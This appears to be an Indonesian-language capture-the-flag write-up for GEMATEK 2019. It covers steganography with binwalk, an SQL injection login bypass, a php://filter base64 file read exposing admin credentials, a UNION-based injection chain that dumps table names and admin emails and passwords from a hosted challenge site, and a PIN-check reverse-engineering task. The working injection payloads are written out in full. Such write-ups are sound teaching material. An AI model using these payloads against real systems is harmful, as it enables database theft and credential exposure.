
```
File Edit View Search Terminal Help
root@kali:~/Downloads/GEMATEK 2019/soal gematek [cryptography]# strings topeng\ doang.png | grep flag
flag
flag1 arred
flag2
flag3 ome
flag5
flag6 esktop
flag7
flag8 ocuments
flag9
flag10
flag11
caesar_
cipher.py
corcoran.txt
flag topeng.
txt
repeatedXO
R.py
theking.py
_topeng
doang.png.
extracted
topeng
doang.png
```

dan benar saja muncul clue flag sebanyak 19 maka saya extract dengan binwalk

```
File Edit View Search Terminal Help
root@kali:~/Downloads/GEMATEK 2019/soal gematek [cryptography]# binwalk -e topeng\ doang.png

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0 Home       0x0          JPEG image data, JFIF standard 1.01
30           0x1E        TIFF image data, little-endian offset of first image directory: 8
28066        0x6DA2      RAR archive data, version 5.x
241817       0x3B099     PNG image, 141 x 61, 8-bit/color RGB, non-interlaced
241908       0x3B0F4     Zlib compressed data, compressed
447719       0x6D4E7     PNG image, 136 x 61, 8-bit/color RGB, non-interlaced
447810       0x6D542     Zlib compressed data, compressed
683699       0xA6EB3     PNG image, 111 x 57, 8-bit/color RGB, non-interlaced
683790       0xA6F0E     Zlib compressed data, compressed
685037       0xA73ED     PNG image, 117 x 57, 8-bit/color RGB, non-interlaced
685128       0xA7448     Zlib compressed data, compressed
68516        0xA7630     PNG image, 111 x 57, 8-bit/color RGB, non-interlaced
685707       0xA768B     Zlib compressed data, compressed
686048       0xA77E0     PNG image, 120 x 61, 8-bit/color RGB, non-interlaced
686139       0xA783B     Zlib compressed data, compressed
686743       0xA7A97     PNG image, 167 x 60, 8-bit/color RGB, non-interlaced
686834       0xA7AF2     Zlib compressed data, compressed
687638       0xA7E16     PNG image, 120 x 61, 8-bit/color RGB, non-interlaced
687729       0xA7E71     Zlib compressed data, compressed
```

susun dan di dapatkan flag



Flag : **GEMATEK{St3g4N000_b1KiN_PV5iN9_pAL4k_AiNG_:V}**

Injeksi [WEB]

Diberikan sebuah web dengan hint SQL

My Blog Login

Username:

Password:

Login

Maka saya coba dengan basic Sql Injection

My Blog Login

Username:

Password:

My Blog

Welcome

GEMATEK19{SQL_Injection_h1y4}

Flag : GEMATEK19{SQL_Injection_h1y4}

Magic Blank [WEB]

Diberikan sebuah web dengan hint : php filter base64


My Blog

Welcome ^^

[Home FLAG](#)

saya cari kesana dan kemari tentang php filter dan menemukan caranya

//filter/read=convert.base64-encode/resource=flag.php



My Blog

PD9waHAKCmRlZmluZSgiQURNSU5fVVNFUiIsICJhZG1pbilpOwpkZWZpbmUoIkFETUlOX1BBU1MiLCAiR0VNQVRFSzE5e1BIUF9mMWx0ZXJfbjB0X3MzY3VyMyF9lik7

[Home FLAG](#)

```
File Edit View Search Terminal Help
root@kali:~# echo PD9waHAKcmRLZm1uZSgiQURNSU5fVFNfUiIsICJhZG1pbiIpowpkZWZpbmUoIkFETU0x1BBU1MiLCAiR0VNQVRFSzE5e1BIUF9mMw0ZXJfbjB0X3MzY3VyMyF9Iik7Cgo/
Pgo= | base64 -d
<?php
define("ADMIN_USER", "admin");
define("ADMIN_PASS", "GEMATEK19{PHP_f1lter_n0t_s3cur3!}");
?>
root@kali:~#
```

Flag : **GEMATEK19{PHP_f1lter_n0t_s3cur3!}**

Bau Bawang 1 [WEB]

Diberikan link <http://hendrokomputer.rf.gd/union.php> dengan hint, flag adalah nama database UNION

Welcome

Bendless Love

Tanggal 2013-05-29 00:00:00

That Darn Katz!


Tanggal 2013-06-05 23:10:35

How Hermes Requisitioned His Groove Back

Tanggal 2013-06-05 23:20:24

Kemudian saya lakukan sql injection union

hendrokomputer.rf.gd/post.php?id=9999 UNION SELECT 1,database(),3,4



My Blog

epiz_23869613_sql

Tanggal 4 3


Flag : **GEMATEK19{epiz_23869613_sql}**

Bau Bawang 2 [WEB]

Masih di link Bau Bawang 1, dengan hint sudah dapat nama database, cari tau nama table.

Kemudian saya cek nama table apa saja yang terdapat di web tersebut

hendrokomputer.rf.gd/post.php?id=9999 UNION SELECT 1, group_concat(table_name), 3, 4
FROM information_schema.tables WHERE table_schema='epiz_23869613_sql'




My Blog

gematek19,post,user_admin

Tanggal 4 3

karena flag merupakan email dan password maka saya cek dengan union di bawah ini untuk mengetahui kolom pada table user_admin

hendrokomputer.rf.gd/post.php?id=9999 UNION SELECT 1, group_concat(column_name), 3, 4 FROM information_schema.columns WHERE table_schema='epiz_23869613_sql' AND table_name='user_admin'




My Blog

id,username,password,email

Tanggal 4 3

cek isi table dengan union di bawah ini

hendrokomputer.rf.gd/post.php?id=9999 UNION SELECT id, username, password, email FROM user_admin




My Blog

anonymous

Tanggal admin@palsu.com p4ssw0rd

hendrokomputer.rf.gd/post.php?id=9999 UNION SELECT id, username, group_concat(password), group_concat(email) FROM user_admin



My Blog

anonymous

Tanggal admin@palsu.com,admin@gematek19.com p4ssw0rd,ORYsINaAtiC


Flag : GEMATEK19{admin@gematek19.com_ORYsINaAtiC}

Masukan PIN[Reverse Engineering]

Lakukan analisis dengan ida

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     unsigned int v4; // [sp+18h] [bp-8h]@1
4     int i; // [sp+1Ch] [bp-4h]@2
5
6     printf("Masukan pin : ", argv, argv);
7     __isoc99_scanf("%d", &v4);
8     if ( cek_pin(v4) )
9     {
10         puts("Selamat!\nflag mu :\n");
11         for ( i = 0; i <= 32; ++i )
12             putchar(flag[i] + 10);
13     }
14     else
15     {
16         puts("PIN salah!\n");
17     }
18     return 0;
19 }
```

terdapat fungsi cek pin yang artinya harus memasukan valid pin



ubah hex ke decimal sesuai hint

```
root@kali:./media/root/DATA KULIAH/Soal Reverse# ./PIN32
Masukan pin : 313337
Selamat!
flag mu :
GEMATEK19{so0_34sy_r3vers3_Y3ah?}root@kali:./media/root/DATA KULIAH/Soal Reverse#
```

Flag : GEMATEK19{so0_34sy_r3vers3_Y3ah}